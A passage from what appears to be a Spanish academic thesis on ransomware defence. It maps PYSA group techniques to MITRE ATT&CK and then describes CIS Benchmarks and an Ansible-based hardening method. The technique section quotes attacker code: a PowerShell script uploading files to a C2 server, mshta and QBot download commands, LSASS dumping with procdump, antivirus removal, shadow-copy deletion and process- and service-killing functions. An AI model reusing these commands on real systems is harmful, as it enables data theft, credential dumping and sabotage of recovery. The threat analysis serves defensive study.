- Se autodestruye al finalizar.

A continuación, se describirán los TTPs relacionados con este grupo, también se pueden ver distribuidos en su matriz en el apéndice: Matriz de PYSA.

4.1.7.1 Distribución de TTPs

4.1.7.1.1 Acceso Inicial / Initial Access

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos *ransomware* para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.

En varios análisis se ha determinado que PYSA es uno de los grupos que utiliza esta táctica.

- **T1566 – Phishing:** PYSA ha mandado mensajes de phishing para obtener acceso al sistema de la víctima.

4.1.7.1.2 Ejecución / Execution

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1059 – Command and Scripting Interpreter:** PYSA despliega instancias de Empire PowerShell y crea scripts de PowerShell para cumplir sus objetivos.
- **T1059.001 – Command and Scripting Interpreter: PowerShell:** PYSA enumera los sistemas y ejecuta comandos a través de PowerShell.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. PYSA ha creado reverse shells y ha eliminado servicios a través del cmd.
- **T1569.002 – System Services: Service Execution:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. PYSA ha ejecutado ChaChi una vez instalado.
- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del

sistema Windows. PYSA ha usado esta característica para parar procesos con código de PowerShell:

```
“$windir\$system32\Wbem\WMIC.exe” process where “name like ‘%manage%’”
delete
```

4.1.7.1.3 Persistencia / Persistence

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. En un script, creado y ejecutado por PYSA, existe un fragmento de código en el que por cada usuario local de la máquina añade un nuevo usuario “[usuariolocal]pysa” y utiliza como contraseña “[md5(usuariolocal)][0,12]”:

```
foreach ($user in $localusers)
{
    $myUser = $($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
```

Ilustración 15 - Fragmento de código del grupo PYSA

- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente payloads como parte de resistencia, ya que se ejecutan en segundo plano. ChaChi comienza el servicio con el nombre de “JavaJDBC” y descripción “Oracle JDBC service driver”. Existen varias variantes:

Directorio de la imagen: “\$selfpath\\$selfname.exe”,

Nombre del servicio: “JavaJDBC”,

Directorio del servicio: “\$selfpath\\\$selfname.exe”;

Directorio de la imagen: “\$selfpath\\$selfname.exe”,

Nombre del servicio: “WindowsProtectionSystem”,

Directorio del servicio: “”\$selfpath\\$selfname.exe””

- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso.

4.1.7.1.4 Escalado de Privilegios / *Privilege Escalation*

La técnica que utiliza, o ha utilizado, PYSA de esta táctica es:

- **T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control:** Para escalar privilegios localmente, PYSA hace uso generalmente de los frameworks “Cobalt Strike” o “PowerShell Empire”.
- **T1134 – Access Token Manipulation:** Los atacantes modifican tokens de acceso para operar como otro usuario y traspasar los controles de seguridad. PYSA emplea esta técnica ajustando los privilegios del token de acceso a través de la función “*AdjustTokenPrivileges()*” de WinAPI.

4.1.7.1.5 Evasión de Defensas / *Defense Evasion*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. PYSA utiliza un comando de PowerShell codificado en base 64 para ejecutar Empire:

```

21
22
23
24
25
26
27
28
29
30
31
    {
        [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("aABBAHQAcAA6AC84LmAxADkAMwAuADk
        Add-Type -AssemblyName System.Web;
        $wc = New-Object System.Net.WebClient;
        $path = $filename -Replace "\\", "/";
        $path = $path -Split ":";
        [string]$fullPath = $path[1];
        $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
        [string]$uri = "$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)";
        $wc.UploadFile($uri, $filename);
    }
}
catch

```

Ilustración 16 - Parte de script que utiliza PYSA para ejecutar Empire

- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El ransomware deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. PYSA desactiva las características de Windows Defender a través de reg.exe o PowerShell:

```

$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s

```

Ilustración 17 - Comando de PowerShell usado por PYSA

- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** PYSA modifica el firewall del sistema para conseguir sobrepasar las restricciones de seguridad de la red. PYSA utiliza PowerShell para activar el Escritorio Remoto:

Enable-NetFirewallRule-DisplayGroup “Remote Desktop”

- **T1070.004 – Indicator Removal on Host: File Deletion:** PYSA genera el siguiente archivo *batch* que sirve para eliminar su muestra y, después, ese mismo archivo *batch*:

```
:Repeat
del “[sample_path]\[sample.exe]”
if exist “[sample_path]\[sample.exe]” goto Repeat
rmdir “[sample_path]”
del “C:\Users\[user]\AppData\Local\Temp\update.bat”
```

- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. PYSA utiliza el servicio de Windows creado con ChaChi con la siguiente descripción:




Ilustración 18 - Creación de un servicio por parte de PYSA

También crea un archivo bat con un nombre que hace parecer que está actualizando algo:

```
cmd /c “”$user\temp\update.bat” “
```

- **T1027 – Obfuscated Files or Information:** ChaChi hace uso de funciones y cadenas de palabras ofuscadas.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobreponer las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. PYSA usa mshta.exe para ejecutar código desde el servidor C&C con el siguiente comando:

```
Mshta hxxp://<ip>:<puerto>/<recurso>
```

4.1.7.1.6 Acceso a Credenciales / *Credential Access*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1555.003 - Credentials from Password Stores: Credentials from Web Browsers:** PYSA ha accedido a los siguientes documentos de Google Chrome que contienen información sobre contraseñas:

Directorio de la imagen: “\$selfpath\\${selfname}.exe”,

Directorio de archivo: “\$appdata\Local\Google\Chrome\User Data\Local State”,

Directorio de archivo: “\$appdata\Local\Google\Chrome\User Data\Web Data-journal”,

Directorio de archivo: “\$appdata\Local\Google\Chrome\User Data\Web Data”

- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del *Local Security Authority Subsystem Service* (LSASS). PYSA utiliza herramientas conocidas, como Mimikatz, K0adic, Empire o LaZagne. Además, se ha observado el uso de la herramienta “procdump”:

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

También usa esta técnica a través de los servicios DLL que tiene Windows.

4.1.7.1.7 Descubrimiento / *Discovery*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

PYSA también ha usado el comando “Find-LocalAdminAccess” proveniente del módulo Recon de Powersploit.

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de *ransomware* generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** PYSA utiliza la herramienta “wmic” para obtener información de los procesos y eliminarlos inmediatamente:

```
function p($p) {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QDB");p("QBDATA");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Ilustración 19 - Función de PYSA para eliminar procesos

- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1082 – System Information Discovery:** ChaChi obtiene el nombre del ordenador y del usuario.
- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net session
>> net use
>> netstat -ano
>> query session
```

4.1.7.1.8 Movimiento Lateral / *Lateral Movement*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1570 – Lateral Tool Transfer:** PYSA hace uso de RDP para propagar el *ransomware* o las herramientas usadas, dentro de la red. Se les ha visto utilizar la herramienta PSEXEC:

```
psexec.exe -accepteula -d -s \\<ip_address> <executable_path>
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede moverse en la red con el uso de conexiones de escritorio remoto. PYSA activa el protocolo de escritorio remoto con un script de PowerShell:

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Ilustración 20 - Comando de PowerShell usado por PYSA

- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** PYSA ha ejecutado el script p.ps1 en PowerShell desde una red compartida en un anfitrión remoto:

```
powershell.exe -ExecutionPolicy Bypass -file  
\\[REMOTE_HOSTNAME]\\share$\\p.ps1
```

4.1.7.1.9 Comando y Control / *Command and Control*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1071.001 – Application Layer Protocol: Web Protocols:** PYSA ha descargado QBot a través de un documento de Excel que estaba adjunto en un email de phishing.

```
Image_path: $programfiles\Microsoft Office\Office14\EXCEL.EXE
```

```
URL: hxxp://101.99.95.143/44657.5824381944.dat
```

- **T1001 – Data Obfuscation:** ChaChi tiene un codificador para C2 personalizado.
- **T1573.001 – Encrypted Channel: Symmetric Cryptography:** PYSA utiliza los algoritmos “XSalsa20” y “Poly1305” para encriptar el canal.
- **T1008 – Fallback Channels:** Tiene como canal primario un DNS y como plan b o alternativo uno HTTP.
- **T1572 – Protocol Tunnelling:** Utiliza un túnel DNS para evitar ser detectado y saltarse el cortafuegos si hubiera.
- **T1090.002 – Proxy: External Proxy:** PYSA utiliza un proxy intermedio, el SOCKS5, para evitar las conexiones directas a su infraestructura.

4.1.7.1.10 Exfiltración / *Exfiltration*

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Para realizar el envío de los datos robados, PYSA utiliza un script que busca todos los directorios en todos los discos duros y transfiere sus archivos al servidor C2, codificado en base64:

```
[string]$id = " ";
[string]$token = " ";

function CreateJobLocal($folders)
{
    Write-host $folders;
    $jobName = -join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ });
    $foldersString = $folders -Join '|';
    $foldersArg = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($foldersString));
    $job = Start-Job -Name $jobName -ScriptBlock {
        $folderArg = $args[0];
        [string]$id = $args[1];
        [string]$token = $args[2];
        $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
        [array]$folders = $foldersRaw.split("|");
        function fill([string]$filename)
        {
            if ($filename)
            {
                try
                {
                    [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("
Add-Type -AssemblyName System.Web;
$wc = New-Object System.Net.WebClient;
$path = $filename -Replace "\\", "/";
[array]$fullPath = $path[1];
$fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
[string]$uri = "$($prefix)?token=$($token)&id=$($id)& fullPath=$($fullPath)";
$wc.UploadFile($uri, $filename);
}
                catch
                {
                }
            }
        }
    }
}
```

Ilustración 21 - Código de PYSA para exfiltrar datos

4.1.7.1.1 Impacto / Impact

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1486 – Data encrypted for impact:** PYSA, al igual que los demás grupos *ransomware*, encripta los archivos de la víctima para dificultar su recuperación y el uso normal del sistema.
- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias *shadow* y desactivan las características de reparación y recuperación automáticas. PYSA ha usado un script en PowerShell con varias acciones, incluyendo comandos para eliminar las copias *shadow* y puntos de restauración:

```
>> vssadmin delete shadows /all /quiet
>> Get-ComputerRestorePoint | Delete-ComputerRestorePoint
```

- **T1489 – Service Stop:** PYSA ha sido observado parando servicios y procesos a través de comandos en PowerShell:

```
function s($s) {
Get-Service | Where-Object {$_['DisplayName'] -like "*$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_['DisplayName'] -like "*$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
```

Ilustración 22 - Función de PYSA para detener servicios del sistema operativo

Esta información forma parte de un informe previamente escrito que se puede ver en detalle en el apéndice: Informe PYSA.

4.1.8 CIS Critical Security Controls

Los **Controles de Seguridad Críticos** de CIS son un conjunto de acciones prioritarias que conforman una colección de mejores prácticas de defensa para mitigar los ataques más comunes a sistemas y redes. Además, al implementar estos controles se cumple con las normativas PCI DSS, HIPAA, RGPD, y otras regulaciones de la industria.

Son creados a partir de información sobre ataques reales y defensas efectivas, reflejando el conocimiento combinado de expertos de diferentes áreas del ecosistema (empresas, gobiernos, individuos). Profesionales de diversos roles y sectores se unen para desarrollar, adoptar y respaldar estos controles, uniendo su amplio conocimiento para protegerse de ciberataques reales y, así, mejorar esta lista de controles; que representa las mejores técnicas para prevenir o detectar dichos ataques. Esto garantiza que los Controles CIS son el grupo de medidas técnicas más eficaz y especializado para detectar, prevenir, responder y mitigar el daño causado por los diversos niveles de ataques, desde los más simples hasta los más avanzados.

Hoy día, se encuentran dos versiones de estos controles en vigor; la versión 7 [CSCv7] y la versión 8 [CSCv8]. Se hará alusión a ambas a lo largo del trabajo, ya que la publicación de la versión 8 implicó ajustes en los CIS Benchmarks.

4.1.9 CIS Benchmarks

Los **CIS Benchmarks** son un conjunto de mejores prácticas y directrices técnicas de *hardening* para una configuración segura de un sistema objetivo. Las compañías implementan las pautas de los puntos de referencia de CIS para reducir las vulnerabilidades de seguridad relacionadas con la configuración de sus activos digitales.

Actualmente existen más de 100 CIS Benchmarks abarcando más de 25 familias de diferentes productos. Las tecnologías que cubre se pueden agrupar en los siguientes siete grandes grupos:

- **Sistemas operativos:** Entre todos los sistemas operativos conocidos de los que hay recomendaciones destacan: Windows (Desktop y Server), Linux (Ubuntu, Debian, Amazon, etc.), IBM (AIX, Z System, etc.) y Apple macOS.
- **Software para servidores:** Los CIS Benchmark proporcionan referencias para la configuración de servidores, los controles de administración de servidores, las configuraciones de almacenamiento y el software. Entre estos productos de software destacan: VMware, MongoDB, PostgreSQL y Apache (Tomcat, Cassandra y HTTP Server).

- **Software de escritorio:** Las recomendaciones incluyen las mejores prácticas para la administración del software de escritorio de terceros, la configuración del navegador, la configuración de las cuentas de usuario y sus privilegios de acceso. Los más comunes son: Microsoft Office, Google Chrome, Microsoft Web Browser y Mozilla Firefox.
- **Infraestructura y servicios en la nube:** Las recomendaciones incluyen las mejores prácticas para configurar las redes virtuales, controles de seguridad y cumplimiento, etc. Entre todos los proveedores destacan: Amazon Web Service, Microsoft Azure y Google Cloud Computing Platform.
- **Dispositivos móviles:** Proporcionan recomendaciones para la configuración del navegador móvil, los permisos de las aplicaciones, la configuración de la privacidad, etc. Se incluyen los dispositivos Apple iOS y Google Android.
- **Dispositivos de red:** En esta categoría se incluyen diversos dispositivos de red; como firewalls, enruteadores, conmutadores y redes privadas virtuales (VPN). Entre los proveedores más conocidos destacan: Cisco, Palo Alto y Fortinet.
- **Dispositivos de impresión de múltiples funciones:** Contienen recomendaciones de configuración segura, como los ajustes para compartir archivos y las restricciones de acceso. En la actualidad abarcan dispositivos como impresoras multifunción, escáneres y fotocopiadoras.
- **Herramientas DevSecOps:** Se incluyen recomendaciones para la gestión adecuada del código fuente, la gestión de dependencias y para el proceso de despliegue. A día de hoy, solamente existen CIS Benchmarks para GitLab.

4.1.10 Ansible Lockdown

Ansible Lockdown es una herramienta de código abierto que automatiza los procesos necesarios para cumplir con los controles de seguridad *CIS* (Center for Internet Security) o *STIG* (Secure Technical Implementation Guides) desarrollada y mantenida por la empresa “Lockdown Enterprise”. Su lenguaje de programación principal es YAML puesto que se basa en [Ansible], pero también hace uso de [Goss], creado con el lenguaje GO.

El contenido proporcionado son configuraciones, con licencia de código abierto, que ayudan a implementar los controles de seguridad de los proveedores mencionados anteriormente.

Ansible Lockdown actualmente consta de dos componentes:

- **Auditoría:** Ejecuta un pequeño binario único en el sistema, llamado “goss”. Permite escanear muy rápidamente el *host* y mostrar su estado de conformidad con el control elegido.
- **Remediación:** Puede ejecutarse desde una ubicación central utilizando la herramienta de gestión de configuración “ansible”. Es la parte que automatiza el cumplimiento con el control que se haya elegido; CIS o STIG.

4.2 TRABAJOS RELACIONADOS

En este apartado se describirán los trabajos relacionados con el tema de investigación. En primer lugar, se describirán los que tengan una mayor similitud y, a continuación, los que tienen el mismo objetivo, pero guardan menos relación.

[Sharma2023] proponen el uso de una herramienta llamada “RADAR” para detectar la presencia de *malware*. Se basan en el *framework* MITRE ATT&CK, de manera que para cada TTP se utiliza un árbol de decisión particular que etiquetará el tráfico de red analizado como potencialmente malicioso y, combinando los resultados obtenidos de estos árboles, determina si el tráfico capturado es malicioso o no. Además, esta herramienta nos muestra los TTPs detectados y el motivo por el cual el tráfico ha sido clasificado como malicioso, en caso de serlo.

[S.L.J.2023] enfocan la protección ante *ransomware* en los archivos del sistema que pueden ser cifrados. En este estudio se discute un método que funciona como una segunda línea de defensa antes estos ataques y consta de dos pasos; por un lado, se modifican las extensiones de los archivos y, por otro lado, ocultando los archivos en directorios que no suelen ser cifrados por los atacantes. Este método no detecta o bloquea los ataques *ransomware* directamente, pero sirve para contrarrestar la estrategia utilizada por la mayoría de los grupos *ransomware*.

[Tevault2020] nos presenta una guía para proteger un sistema Linux ante intrusos y ciberatacantes. Comienza explicando cómo configurar en sistema de manera que sea seguro; incluyendo cómo proteger las cuentas de usuario, cómo proteger un servidor con firewall, el uso de tecnologías de encriptado, la configuración de permisos de archivos, etc. En resumen, nos explica paso a paso el *hardening* del sistema operativo Linux y, finalmente, utiliza Lynis para escanear en busca de vulnerabilidades y auditar.

[Lorini2022] expone un modelo de los diferentes pasos de un ataque y sugiere diferentes métodos de defensa para cada etapa. A continuación, describe un método para identificar el “Camino Crítico de Recuperación” para ayudar a las organizaciones a identificar el orden óptimo en el que recuperar su infraestructura de tecnología de la información; minimizando así el impacto de un ataque que haya tenido éxito. Finalmente indaga en lo que se puede esperar de los atacantes en un futuro, de forma que las organizaciones se puedan preparar ante nuevos vectores de ataque antes de que sean una amenaza.

Mientras los trabajos anteriores se centran en la prevención o protección ante ataques, el siguiente trabajo nos muestra un método de mitigación para recuperar los sistemas en caso de que hayan sido infectados.

[K.Y.2017] plantean una técnica para hacer copias de seguridad, de las claves de encriptado, en un repositorio seguro; lo que permite el rescate de los sistemas infectados por *ransomware* y de los archivos encriptados.

Capítulo 5 METODOLOGÍA DE TRABAJO

Esta sección explica todos los pasos necesarios para poder reproducir los resultados obtenidos. Se comienza especificando el Entorno de trabajo en el que se lleva a cabo el *hardening*, para después exponer el Procedimiento que se ha seguido de forma detallada y, finalmente, se muestra la Ejecución del script que se ha conseguido tras el procedimiento.

5.1 ENTORNO DE TRABAJO

Para poder probar el archivo “main.yml” modificado y comprobar que conseguimos mejorar la seguridad se ha utilizado una máquina virtual con las siguientes características:

- 4GB de memoria RAM
- 2 procesadores
- Disco de 20GB
- Sistema operativo Ubuntu 18 instalado

En la Ilustración 23 se puede ver esta máquina en el programa “VirtualBox”:




Ilustración 23 - Máquina virtual utilizada para el trabajo

Además, se ha instalado la herramienta de auditoría [Lynis], que realiza un escaneo en profundidad del sistema para comprobar si se cumplen con los estándares de seguridad, detectar vulnerabilidades, etc. Para instalar esta herramienta y Ansible se utiliza el siguiente comando:

```
sudo apt-get install ansible lynis
```

5.2 PROCEDIMIENTO

En esta sección se explicarán en detalle, y de forma secuencial, los pasos seguidos para pasar de los TTPs de un grupo *ransomware* a las medidas equivalentes de un CIS Benchmark para contrarrestarlo.

5.2.1 Identificación de TTPs

Como se ha comentado anteriormente en el apartado de Conocimientos generales, cada grupo *ransomware* estudiado tiene unos TTPs específicos y estos se han identificado a partir de varios informes y análisis referenciados en los Informes. Para facilitar la visualización de esta identificación se pueden consultar las matrices de cada grupo: Matriz de Conti, Matriz de Hive, Matriz de Lazarus y Matriz de PYSA.

5.2.2 Mapeo de TTPs a controles CIS CSC

Este paso solamente será necesario cuando se utilizan las CIS Benchmarks correspondientes a la versión v7 [CSCv7] de los controles CIS CSC, ya que al publicar la versión v8 [CSCv8] también se lanzaron nuevas versiones de los CIS Benchmarks que incluyen el mapeo a las tácticas y técnicas de MITRE.

Para poder realizar este mapeo, se toma como referencia un documento de la empresa Tripwire [Matrix&CSC]. Dicho documento incluye de los controles 2 al 6 y se puede ver un ejemplo de este mapeo en el apéndice Mapeo de TTPs a CIS CSC.

La Ilustración 24 es un ejemplo de una táctica mapeada del grupo *ransomware* Conti, en el que cada comentario recoge el control o controles que contrarrestan a esa técnica; si no hay un comentario es porque esa técnica o subtécnica no está mapeada por el documento mencionado anteriormente.

